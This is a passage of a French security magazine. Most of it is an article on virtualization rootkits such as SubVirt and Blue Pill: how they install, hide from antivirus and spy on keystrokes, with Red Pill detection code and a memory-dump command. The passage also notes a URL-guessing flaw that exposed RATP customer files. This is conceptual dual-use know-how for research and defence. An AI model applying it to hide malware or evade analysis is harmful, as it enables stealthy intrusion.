D'une part, il nous semble important de le noter, notre droit et les instances qui sont chargées de le faire respecter ont conscience des problèmes qui peuvent naître de la mise en œuvre de systèmes RFID et avancent des solutions destinées à en limiter les effets négatifs pour notre vie privée et notre liberté d'aller et venir. Ces réponses, néanmoins, n'offrent pas, à l'heure actuelle, de solution définitive. Il semble difficile, encore aujourd'hui, et malgré les travaux entrepris par les spécialistes de cryptographie sur la question, d'affirmer qu'un système tel que celui qu'utilise, en France, la RATP, est parfaitement sécurisé et garantit la confidentialité des données[13]. Par ailleurs, malgré la vigilance de la CNIL et les nouveaux pouvoirs de sanction dont elle bénéficie depuis 2004, les responsables de traitements RFID ne répondent pas toujours aux attentes qu'elle formule. Ainsi, la RATP, par exemple, n'a-t-elle toujours pas, à l'heure actuelle, mis à disposition de ses usagers une carte Navigo anonyme, alors même qu'elle s'apprête à généraliser le système à l'ensemble des abonnements qu'elle propose.

Les moyens mis à disposition de la CNIL par la loi (suppression de certaines procédures d'autorisation a priori, notamment) et par l'État, dont dépend son budget, ne lui permettront peut-être pas de veiller aussi scrupuleusement que cela serait souhaitable au respect de nos libertés dans une société où l'informatique devient, de jour en jour plus omniprésente. Elle garde toutefois, a minima, son pouvoir d'information du public sur les enjeux relatifs à ces libertés et les périls auxquels il s'expose et constitue à n'en pas douter, avec la loi « Informatique et Libertés », une garantie contre des dérives trop importantes de ces technologies.

9 V. CNIL, 24ème rapport d'activité 2003, p. 139.

10 La CNIL donne à ce sujet, dans sa délibération de 2003, une liste détaillée des finalités qu'elle estime justifier un tel système, particulièrement large toutefois.

11 Autrement dit, de données de passage devant une borne RFID. Ces données devraient être limitées, selon la CNIL, à 4 occurrences, exactement, ce qui contredit partiellement l'obligation précédente, au moins dans l'hypothèse où la carte n'est pas utilisée pendant un délai supérieur aux deux jours en question et pose la question de la pertinence d'une puce permettant l'enregistrement in situ de données temporaires.

12 Article 34 de la loi Informatique et libertés du 6 janvier 1978. Le fait de collecter ces données de manière frauduleuse expose en outre la personne qui le commet à une peine de 5 ans d'emprisonnement et 300 000 euros d'amende, selon l'article L. 226-18 du Code pénal, et ce, même si aucune modification n'est apportée au contenu des données collectées.

13 Il l'était même si peu il y a quelque mois qu'il fut aisé à un internaute, s'inscrivant sur le site internet de la RATP afin de souscrire un abonnement Navigo, d'accéder aux dossiers d'autres passagers. Ce client s'était rendu compte lors de son inscription que l'adresse de la page internet correspondant à sa fiche client se terminait par son numéro de client. Il a donc testé de nouvelles adresses en changeant les chiffres du numéro de client. Il a alors eu accès aux dossiers clients correspondants.

Rootkits et virtualisation

Les rootkits sont un ensemble d'outils, utilisés, après la compromission d'une station ou d'un serveur, par un tiers à des fins malveillantes. Historiquement, les rootkits étaient un ensemble d'outils UNIX (ps, netstat, password, ls...) recompilés et intégrant des portions de code pour masquer une activité tierce et les traces générées sur la machine compromise.

mots clés : ***virtualisation / rootkit / malware / SubVirt / Blue Pill***

Pour continuer à améliorer les possibilités d'interception (frappes du clavier, écoute du réseau...), les *rootkits* ont dû se rapprocher du système. Cette première génération de rootkit de niveau applicatif a laissé place à une deuxième génération remplaçant les bibliothèques (patch, *hook*, remplacement d'appels système...) directement dans la mémoire ou sur le disque, puis à une troisième génération à un niveau noyau[1].

Cette dernière génération remplace ou ajoute, comme pour le niveau bibliothèque, des parties de codes. Cette modification peut être effectuée soit en remplaçant l'ensemble ou une partie du noyau, soit en ajoutant un *driver* ou un module noyau malveillant. Un exemple est le rootkit FU dont l'objectif est de manipuler la table des processus.

L'objectif de ces évolutions est de se perfectionner afin d'échapper aux administrateurs. Néanmoins, toutes ces techniques ont un point faible : elles reposent sur une technologie bien précise, qui, une fois connue, peut être déjouée. Comme l'a dit Joanna RUTKOWSKA[2], « *This is boring!* ».

Des chercheurs en sécurité ont mis au point une nouvelle technique de masquage de rootkits, avec comme postulat que même si cette technique est connue de tous, le rootkit ne pourra être détecté. Ceci nécessite d'aller plus loin que le niveau noyau et donc de reposer sur une couche inférieure : la virtualisation des systèmes d'exploitation.

L'article présentera d'abord les différentes méthodes de virtualisation, puis deux concepts de rootkits qui reposent sur elles : SubVirt[3] et Blue Pill[4]. Enfin, une ébauche de détection générique de ces rootkits sera présentée.

Différents types de virtualisation

La virtualisation est une technique qui a beaucoup évolué depuis les années 1960. Initialement conçue par IBM, l'objectif était qu'une plate-forme logicielle et/ou matérielle hôte joue le rôle de contrôleur, pour simuler l'environnement d'une ou plusieurs autres plateformes logicielles (machines virtuelles).

La virtualisation séduit les entreprises pour différentes raisons :

- ⇨ assurer un niveau élevé de fiabilité et de disponibilité de l'infrastructure ;
- ⇨ maximiser l'utilisation des ressources ;
- ⇨ consolider les ressources informatiques pour réduire la complexité de l'architecture ;
- ⇨ simplifier la surveillance et la gestion de l'infrastructure automatiquement ;
- ⇨ déployer et optimiser toutes les ressources avec des budgets serrés.

Pour répondre à ces besoins, la virtualisation a énormément mûri ces 15 dernières années pour offrir des services variés :

- ⇨ virtualisation et isolation d'applications ;
- ⇨ virtualisation du stockage ;
- ⇨ consolidation ;
- ⇨ déploiement et migration de machines virtuelles ;
- ⇨ *snapshot* ;
- ⇨ ...

Le premier type de virtualisation est l'émulation, qui crée une machine virtuelle émulant un matériel fictif, éventuellement radicalement différent de celui sur lequel tourne le système d'exploitation hôte. Le « contrôleur », aussi dénommé « hyperviseur » de la machine virtuelle est interfacé uniquement avec le système d'exploitation et en rien avec le matériel, puisque ce dernier est intégralement émulé.

L'émulation est utile dans la conception de systèmes d'exploitation, l'utilisation de systèmes pour des architectures obsolètes (Atari, etc.), le développement d'applications multiplateformes sans acquisition du matériel de test...

Le principal défaut de l'émulation du matériel est sa lenteur. Qemu et Bochs sont deux exemples de solutions de virtualisation par l'émulation.

1 http://www.rootkit.com/project.php?id=12


2 Docteur polonais en sécurité, travaillant pour la société singapourienne COSEINC et auteur du rootkit Blue Pill.

3 http://www.eecs.umich.edu/virtual/papers/king06.pdf

4 http://theinvisiblethings.blogspot.com/2006/06/introducing-blue-pill.html

Julien Bachmann
julien.bachmann@gmail.com
Spécialisation système, réseau et sécurité à Epita


Sébastien Bombal
sebastien@bombal.org
AXIEM société d'ALTRAN CIS



1 *Principe de l'émulation*

La virtualisation native (ou virtualisation totale) apporte de meilleures performances en se situant au même niveau que le système d'exploitation hôte et en utilisant ses pilotes. Ainsi, les solutions de ce type nécessitent un processeur virtuel de même type que celui de la machine hôte. Elles vont ainsi faire tourner des systèmes d'exploitation virtuellement en les laissant accéder aux différents périphériques au travers des pilotes installés sur le système hôte.


Ces solutions ne sont pas parfaites et limitent tout de même les performances du système d'exploitation invité comme dans le cas de l'utilisation de cartes accélératrices 3D. Les produits les plus connus implémentant une telle virtualisation sont VmWare Workstation et Virtual PC de Microsoft.



2 *Principe de la virtualisation totale*

Dernièrement, un nouveau type de virtualisation est apparu : la para-virtualisation, avec pour objectif de pallier ce problème de performance. En effet, certaines architectures, dont l'architecture, x86, n'ont pas été prévues pour être virtualisées. La virtualisation totale qui fonctionne en espace utilisateur ne peut pas accéder à certaines instructions uniquement disponibles dans un mode privilégié ; ces solutions de virtualisation émulent donc ces instructions, provoquant une baisse de performance.


La technique de para-virtualisation consiste à faire tourner un hyperviseur (contrôleur) au-dessus du matériel et les systèmes d'exploitation invités au-dessus de cet hyperviseur. Le système d'exploitation invité doit être modifié, pour être utilisé par l'hyperviseur. Cette virtualisation par collaboration « volontaire » a été déclinée dans le projet XEN et dans le produit VMWARE ESX Server. Microsoft a annoncé en juillet 2006[5] que Longhorn Server sera équipé d'une telle technologie, compatible d'ailleurs avec XEN.



3 *Principe de la para-virtualisation*

Les constructeurs de microprocesseurs s'intéressent eux aussi à la virtualisation et ont donc implémenté des technologies d'assistance à la virtualisation au niveau matériel dans leurs derniers processeurs : la technologie VANDERPOOL chez Intel et PACIFICA chez AMD.

Le principe d'assistance à la virtualisation matérielle entre dans la catégorie de la virtualisation matérielle où l'on retrouve les solutions historiques des *mainframes* (HP Superdome, VMS/CMS, SUN LDOM, SUN E10K/E15K, Hyperviseur IBM Power & Micro-partitionnement AIX...




4 *Principe de la virtualisation matérielle*

De telles solutions sont intéressantes pour optimiser la virtualisation totale ou la para-virtualisation. Cette dernière lorsqu'elle emploie le support matériel est appelée « coopérative virtualisation » (Coopvirt).

Enfin, pour être complet, il existe aussi la notion de « conteneur », également connue sous le nom de « virtualisation au niveau du système d'exploitation ». L'objectif est simplement d'isoler des

5 *http://www.microsoft.com/presspass/press/2006/jul06/07-17MSXenSourcePR.mspx*

environnements de l'espace d'utilisateur entre eux, alors que tout fonctionne au-dessus du même noyau. Les systèmes de conteneur ne permettent pas d'utiliser plusieurs systèmes d'exploitation, mais différents ensembles d'applications dans un même contexte (par exemple, plusieurs distributions Linux avec un unique noyau).



5 *Principe du conteneur*

Les rootkits utilisant la virtualisation

L'un des objectifs aussi bien pour les *malwares* que pour les outils de sécurité est de se rapprocher au plus près du matériel. En migrant progressivement dans les niveaux les plus inférieurs, celui qui est le plus bas gagne un avantage indéniable sur l'autre : connaître et manipuler le contexte d'exécution. Il devient alors facile de le détecter ou de le duper.

Dans cette course, il semblerait bien que les auteurs de rootkits aient pris une bonne avance l'été dernier. La suite de cet article présente deux des trois solutions qui ont été proposées dans les derniers mois : Blue Pills et SubVirt. Le cas de Vitriol[6] ne sera pas traité, car il est l'équivalent de Blue Pill[7], mais pour processeurs Intel.

SubVirt

SubVirt est l'aboutissement d'une recherche menée à l'université du Michigan et à Microsoft Research. Il est le premier *VMBR* (*Virtual-Machine Based Rootkit*), soit le premier rootkit utilisant la technique de la virtualisation totale. Le principe de SubVirt est de mettre un système cible dans une machine virtuelle, afin de pouvoir faire tourner un autre système d'exploitation hôte, offrant de nouveaux services pour l'attaquant (exemple : *backdoor*).

Il se présente sous la forme de deux *proof of concept*, l'un qui utilise le couple VmWare – Linux –, et l'autre VirtualPC – Windows. Le premier couple remplacera le système initial par un Linux sur lequel est installé VmWare et le second par Windows XP CE (choisi afin de limiter l'espace utilisé par le rootkit) avec VirtualPC. Les deux solutions vont être configurées pour exécuter la machine virtuelle au démarrage.

Installation


L'installation nécessite un accès en tant qu'administrateur sur la cible. La première étape est de mettre l'environnement nécessaire à SubVirt sur le disque de la cible (le nouveau système exécutera VmWare ou VirtualPC).

Les concepteurs de SubVirt ont choisi une version allégée de Windows, ainsi que Gentoo pour leur compacité d'espace disque. Ces solutions vont prendre (respectivement) 251 Mo et 228 Mo sur le disque dur de la cible.

Le concept de ce rootkit étant de se substituer au système d'origine afin de le faire tourner dans une machine virtuelle, l'installation devra modifier la séquence de démarrage de la machine au profit du système malveillant. La nouvelle séquence de démarrage devient : le système malveillant (hôte), puis la solution de virtualisation et enfin le système cible (invité).

Cette étape est délicate sur un système exécutant un antivirus qui bloque la modification de la séquence de démarrage. SubVirt utilise le pilote bas niveau d'accès au disque dur afin de contourner les éventuelles protections en place. De cette façon, il se place plus près du noyau et par conséquent en dessous des protections de l'antivirus.

Une fois la modification effectuée, il ne reste plus qu'à redémarrer la machine ou à attendre que l'utilisateur la redémarre pour que le rootkit soit effectif.



6

Utilisation

Une fois installé, SubVirt se repose entièrement sur le logiciel de virtualisation et sur le nouveau système hôte. Cet agencement permet de faire plusieurs utilisations malveillantes de la machine attaquée.

Services supplémentaires

Une première utilisation peut être de faire tourner des services supplémentaires sur la machine. La visibilité d'une machine virtuelle étant limitée à son contexte d'exécution (processus,

6 Vitriol : http://www.matasano.com/tools/bh06-hvm_rootkits.pdf

7 Blue Pill : invisiblethings.org/papers/joanna%20rutkowska%20-%20subverting%20vista%20kernel.ppt

fichiers...), elle ne pourra pas analyser ce qui se passe dans le système d'exploitation hôte. Celui-ci pourra, par exemple, héberger un service FTP qui ne pourra être directement détecté par le système virtualisé.

Espionnage de l'utilisateur

Les chercheurs de Microsoft qui travaillaient sur ce projet avaient accès au code source de VirtualPC, ce qui leur a permis d'y faire quelques modifications. Comme VirtualPC émule le matériel pour le système invité, il reçoit toutes les frappes clavier avant que celles-ci ne soient collectées par la cible. Il est ainsi possible de récupérer toutes les données saisies par l'utilisateur au clavier. Le même procédé peut être imaginé en ce qui concerne l'affichage, étant donné que l'écran est lui aussi émulé par VirtualPC.

Fonctionnement

Les chercheurs, qui ont travaillé sur SubVirt, ont mis en place certaines modifications afin d'éviter la détection de la machine virtuelle.

En effet, il existe un moyen technologique simple pour détecter l'exécution au sein d'une machine virtuelle, dû aux implémentations spécifiques de VmWare ou de VirtualPC. Les valeurs de certains registres du microprocesseur, comme celui qui contient l'adresse de l'IDT, sont plus élevées dans une machine virtuelle que sur une machine réelle.

Joanna RUTKOWSKA a écrit un utilitaire du nom de Red Pill[8] qui permet de détecter si nous nous trouvons ou non à l'intérieur de la « matrice » en fonction des adresses contenues dans les registres.

```
#include <stdio.h>
#define SIDT(idtr)          \
 asm volatile ("sidt %0"       \
               : "=m" (idtr)   \
               :)

typedef struct
{
 unsigned short       limit;
 unsigned int         base;
}__attribute__ ((packed)) t_idt;
int     main(void)
{
 t_idt idt;

 SIDT(idt);
 printf("IDT base: %x\n", idt.base);
 return 0;
}
```

Lorsqu'un programme utilise une des instructions assembleur qui permet d'avoir l'adresse contenue dans l'un des registres du microprocesseur, VirtualPC renverra une adresse modifiée.

D'autre part, un administrateur suspicieux peut vérifier la séquence de démarrage de ses machines en utilisant un live CD. SubVirt simule donc toujours le redémarrage de la machine, ce qui fait que si un live CD veut démarrer la machine, c'est dans la machine virtuelle qu'il s'exécutera.

Blue Pill

Blue Pill est un concept de rootkit créé par Joanna RUTKOWSKA utilisant la technique de para-virtualisation. Ce rootkit a fait beaucoup parler de lui lors de sa sortie en juin 2006. Il a été présenté en même temps qu'une faille dans la bêta 2 de Windows Vista. Ce rootkit est multisystème de facto. Les démonstrations ont utilisé Windows Vista comme cible.

À première vue, Blue Pill n'apporte rien de plus que SubVirt, mais une telle conclusion serait se méprendre sur le travail effectué par Joanna RUTKOWSKA. En effet, alors que SubVirt repose sur une solution de virtualisation commerciale (VmWare ou VirtualPC), Blue Pill utilise, lui, un superviseur spécifique et la virtualisation matérielle que les processeurs AMD proposent (à partir des Athlon64 fondés sur *socket* AM2).

Ceci apporte une plus grande richesse fonctionnelle et améliore les performances de la machine virtuelle, sans atteindre celles d'une machine réelle.

Les processeurs AMD intégrant la technologie de virtualisation (nom de code PACIFICA) comportent un jeu d'instructions supplémentaires qui porte le nom de *SVM* (*Secure Virtual Machine*). Ces instructions permettent de faire tourner une machine virtuelle de façon à ce qu'elle ait un accès direct au processeur. Elle est dite « sécurisée », car elle comporte des mécanismes comme la restriction d'accès à la mémoire d'une machine virtuelle à une autre.

Afin d'activer la virtualisation, il faut mettre le bit `SVME` du registre `MSR EFER` à 1. Ensuite, l'instruction `VMRUN` est utilisée afin d'exécuter le code de la machine virtuelle.

L'appel à `VMRUN` se fait en passant en paramètre l'adresse du *Virtual Machine Control Block* (VMCB) qui contient :

- la liste des instructions à intercepter ;
- des bits de contrôle pour l'environnement virtuel ;
- l'état du processeur virtuel (registres de contrôle, etc.).

Le processeur repasse la main au système ayant exécuté l'instruction `VMRUN`, lorsque la machine virtuelle exécute une instruction qui fait partie de celles spécifiées lors de l'appel à `VMRUN`[9].

Le processus d'installation de Blue Pill est le suivant :

- activation du mode virtuel ;
- remplissage du VMCB (en utilisant les informations du processeur réel) ;
- démarrage du superviseur ;
- lancement de la nouvelle machine virtuelle.

8 http://invisiblethings.org/papers/redpill.html

9 Doc AMD64 : www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593.pdf

La subtilité de Blue Pill est donc de faire passer le système cible dans une machine virtuelle sans avoir besoin de redémarrer.

De ce fait, aucune modification de la séquence de démarrage n'est nécessaire, ni aucune modification du système d'exploitation. Ceci est dû au fait que la machine virtuelle reprend exactement l'exécution du système d'exploitation avant l'attaque. L'état des registres pour la machine attaquée reste inchangé, mais c'est sur le processeur que les changements sont effectués en passant en mode virtualisation. Cette solution est bien dans son design, mais elle comporte un inconvénient : Blue Pill ne peut pas survivre au redémarrage de la machine. Étant donné qu'aucun fichier ou modification n'est écrit dans le système attaqué, l'état ne peut pas être restauré après un redémarrage de la machine.

RUTKOWSKA a même poussé le concept plus loin en autorisant une machine virtuelle à utiliser l'instruction `VMRUN`. Dans ce cas de figure, l'hyperviseur intercepte l'instruction et modifie le VMCB afin de le rendre compatible avec la première machine virtuelle. Théoriquement une surinfection serait donc possible, un système attaqué par Blue Pill pourrait lui-même être attaqué par Blue Pill…

Utilisation

Avant le passage de la cible dans une VM, lors de la séquence de démarrage, il est possible de conserver les pointeurs de n'importe quelle fonction bas niveau de la cible (exemple pour les communications réseau de Windows : `ReceiveNetBufferListsHandler()` et `SendNetBufferListsComplete()`). Ces pointeurs devront être stockés dans les registres DR0/3 utilisés pour faire du *debug*. Les valeurs contenues dans ces registres peuvent être masquées en raison du contrôle par l'hyperviseur.

Lors de l'appel aux fonctions stockées dans les registres de debug, l'hyperviseur reprend la main et peut changer l'exécution des fonctions.

Pour obtenir un fonctionnement similaire, un rootkit classique aurait hooké des fonctions de l'OS cible, technique le rendant vulnérable aux techniques de détection connues.

Détection

Afin de détecter si le système d'exploitation utilisé se trouve dans une machine virtuelle, plusieurs solutions sont possibles, mais aucune ne garantie un succès dans tous les cas de figure. De telles techniques sont à l'étude depuis quelques années, car elles sont utilisées par les créateurs de malwares. Si le malware détecte que son contexte d'exécution est dans une machine virtuelle, il se désactivera de lui-même pour se protéger d'une analyse manuelle.

Traces dans la mémoire

Dans leur présentation[10], Tom LISTON et Ed SKOUDIS proposent de se pencher vers les traces que laissent les logiciels de virtualisation comme VmWare ou VirtualPC.

D'après leurs tests, un système d'exploitation qui fonctionne dans VmWare et qui possède les VmTools installés compte plus de 50 références à VmWare dans son système de fichiers et plus de 300 dans la base des registres. Se fier à la présence de ces entrées n'est cependant pas une bonne chose, car, rappelons-le, ce n'est pas nous qui contrôlons la machine. L'attaquant peut très bien masquer ces entrées.

Les VmTools ne sont pas indispensables pour ces rootkits. En l'absence de VmTools, le nombre de références à VMWARE sera moindre, car il ne subsistera que des références matérielles (processeurs, carte graphique…).

Dans ce cas, pourquoi ne pas aller chercher les informations directement dans la RAM ? Avec un outil comme dd.exe[11] (utilisé dans le *forensic*), une copie de la mémoire peut être faite dans un fichier. Une fois cette copie réalisée, nous pouvons chercher des références à VmWare dans ce fichier.

Exemple :

```
C:\> dd.exe if=\\.\PhysicalMemory of=memory.dump bs=4096
C:\> grep.exe -c vmware memory.dump
26
```

Un processeur pas si correct que ça

Comme cité plus haut, les processeurs des machines virtuelles créés par VmWare ou VirtualPC ont une spécificité due à leur implémentation : les adresses des registres ne sont pas exactement à la même place que sur un processeur Intel ou AMD.

La solution Red Pill écrite par Joanna RUTKOWSKA et décrite précédemment, ainsi que d'autres outils comme Scoopy vont vérifier les adresses contenues dans certains registres spéciaux du processeur, comme `IDTR`. Comme dit ci-dessus, l'adresse du début de l'IDT pour un même système d'exploitation sera plus haute dans une machine virtuelle. En récoltant par exemple les adresses de l'IDT sur différentes versions de Windows, on peut constituer une base de comparaison pour déterminer si l'OS est dans une VM ou non.

Vérifier les instructions

Les deux techniques qui viennent d'être présentées fonctionnent uniquement si la virtualisation est du même type que VmWare ou VirtualPC. Dans le cas de Blue Pill, elles sont inutiles : il faut tester avec d'autres méthodes plus adaptées aux nouveaux processeurs et si possible pour la virtualisation totale (*backward compatibility*).

Tester des instructions comme celles spécifiques aux cartes graphiques AGP est une possibilité. Ces dernières disposent

10 http://handlers.sans.org/tliston/ThwartingVMDetection_Liston_Skoudis.pdf

11 http://www.gmgsystemsinc.com/fau/

d'une table spéciale appelée « GART »[12]. Afin de pouvoir l'utiliser, l'OS a besoin de la configurer. S'il tourne dans une machine virtuelle, cette table n'existera pas (comme dans VmWare). Les tentatives de programmation échoueront, ce qui n'est pas censé arriver. Là encore, l'hyperviseur peut intercepter ces tentatives. Le créateur d'un hyperviseur de type Blue Pill a néanmoins beaucoup plus de travail que les personnes qui veulent le détecter. Ces dernières doivent uniquement tester l'exécution d'instructions peu connues, alors que le créateur doit les trouver avant, puis les émuler. Une telle solution permet ainsi de détecter si l'on se trouve dans une VM comme VmWare, mais également les hyperviseurs comme Blue Pill qui n'implémentent pas toutes les fonctionnalités de l'architecture matérielle. Malheureusement, il semblerait que les prochaines générations de processeurs aient un autre mécanisme du nom de « IOMMU[13] » qui permet de ne pas se soucier de problèmes comme celui du GART dans le cas d'un hyperviseur.

« Timing attacks »

Du fait qu'un rootkit du type de Blue Pill intercepte des instructions et reprenne la main temporairement, une vérification du temps pris par une instruction qui exécute un `#VMEXIT` est possible. Il faut alors comparer le résultat à des tests sur une machine de confiance. Encore une fois, cela peut être intercepté... Comme un `#VMEXIT` est généré, l'hyperviseur reprend la main et peut donc modifier la valeur du TSC avant de revenir dans la VM.

Peter FERRIE[14] propose donc une autre méthode : utiliser les caches et mesurer le temps lors d'opérations sur eux. Par exemple, le TLB est le cache qui contient les adresses réelles correspondantes aux adresses virtuelles. Son nombre d'entrées est limité et il est purgé lors du passage d'un processus à un autre ou encore lorsque l'on passe de la VM à l'hyperviseur. La méthode de FERRIE est donc de saturer le TLB, de chronométrer le temps d'accès aux adresses, puis d'exécuter une instruction qui génère un `#VMEXIT`, ce qui purgera le TLB. Une fois de retour dans la VM, les temps d'accès aux mêmes adresses sont chronométrés et les deux temps sont comparés. En faisant cette suite d'opérations un grand nombre de fois, une détection du mode de fonctionnement est possible.

Malheureusement, cette technique ne risque pas de fonctionner bien longtemps, car les processeurs qui gèrent la virtualisation implémentent un mécanisme qui empêche le *flush* du TLB lors de la génération de `#VMEXIT`. Ce mécanisme du nom d'ASID (*Address Space Identifier*[15]) permet de faire une différence entre l'espace d'adressage de l'hyperviseur et celui d'une VM.

Conclusion

La partie est loin d'être gagnée pour un camp comme pour l'autre. Ce sera toujours le même jeu du chat et de la souris, du boulet et de la cuirasse...

Une piste pour la détection se trouve du côté du matériel sécurisé comme LaGrande[16] chez Intel ou « *platform for trustworthy computing*[17]» chez AMD.

Pour terminer cet article, l'édition de la conférence *Blackhat USA* de 2007 vient de se finir et les rootkits utilisant la virtualisation ont fait parler d'eux tout comme la bataille entre INVISIBLE THINGS LAB[18] et l'alliance MATASANO/SYMANTEC[19]. Joanna RUTKOWSKA a annoncé la mise en ligne du code de BluePill[20] totalement réécrit depuis le *Blackhat* 2006. Les défis lancés entre les deux protagonistes ne cessent d'évoluer, la dernière information étant la publication des méthodes de détections par MATASANO[22], tandis que Joanna précise sur son blog[21] la différence entre une détection spécifique de BluePill et des détections génériques de ces rootkits. Dans le cas d'environnements utilisant des solutions de virtualisation, il serait alors impossible de détecter génériquement un rootkit. Elle y présente également des techniques d'anti-détection de la virtualisation. Edgar BARBOSA a, quant à lui, fait une présentation sur les techniques de détection comme l'utilisation du TLB, la prédiction de branchements ou encore l'utilisation d'un *timer* « fait maison » afin de contourner ce que l'hyperviseur peut modifier.

Le titre de la conférences[23] de MATASANO/SYMANTEC au Backhat est pour le moins explicite : « *Don't Tell Joanna, The Virtualized Rootkit Is Dead* », pas si sûr...

Remerciements

Nous souhaitons remercier Benjamin CAILLAT et Frédéric RAYNAL pour leurs relectures.

12 http://electronis.howstuffworks.com/agp4.htm

13 http://www.symantec.com/avcenter/reference/Virtual_Machine_Threats.pdf

14 http://www.matasano.com/log/680/detecting-virtualized-rootkits/#comments

15 Doc AMD64 : www.amd.com/us-en/assets/content_type/white_papers_and_tech_docs/24593.pdf

16 SubVirt : www.eecs.umich.edu/virtual/papers/king06.pdf

17 SubVirt : www.eecs.umich.edu/virtual/papers/king06.pdf

18 http://invisiblethingslab.com

19 http://www.matasano.com

20 http://bluepillproject.org

21 http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1266502,00.html

22 http://theinvisiblethings.blogspot.com/2007/08/virtualization-detection-vs-blue-pill.html

23 http://www.matasano.com/log/wp-content/uploads/2007/08/peter-nate-tom.pdf

Répartition de charges : impacts potentiels sur la sécurité

Les boîtiers de répartition de charges fleurissent dans le catalogue des constructeurs de commutateurs-routeurs. Pourquoi un tel essor ?

mots clés : *haute disponibilité / ferme de services / architecture réseau / SSL*

1. Préambule


Lors d'une réflexion sécuritaire sur l'infrastructure technique, il est fixé des objectifs ou des axes. Une de ces cibles peut être la mise en place d'un répartiteur de charges afin d'augmenter la disponibilité d'une ferme de services.

1.1 Présentation

Les services Internet Grand Public s'amplifient constamment, notamment dans des secteurs aussi divers que : finances, bancaires, sites marchands, industrie, éducation…

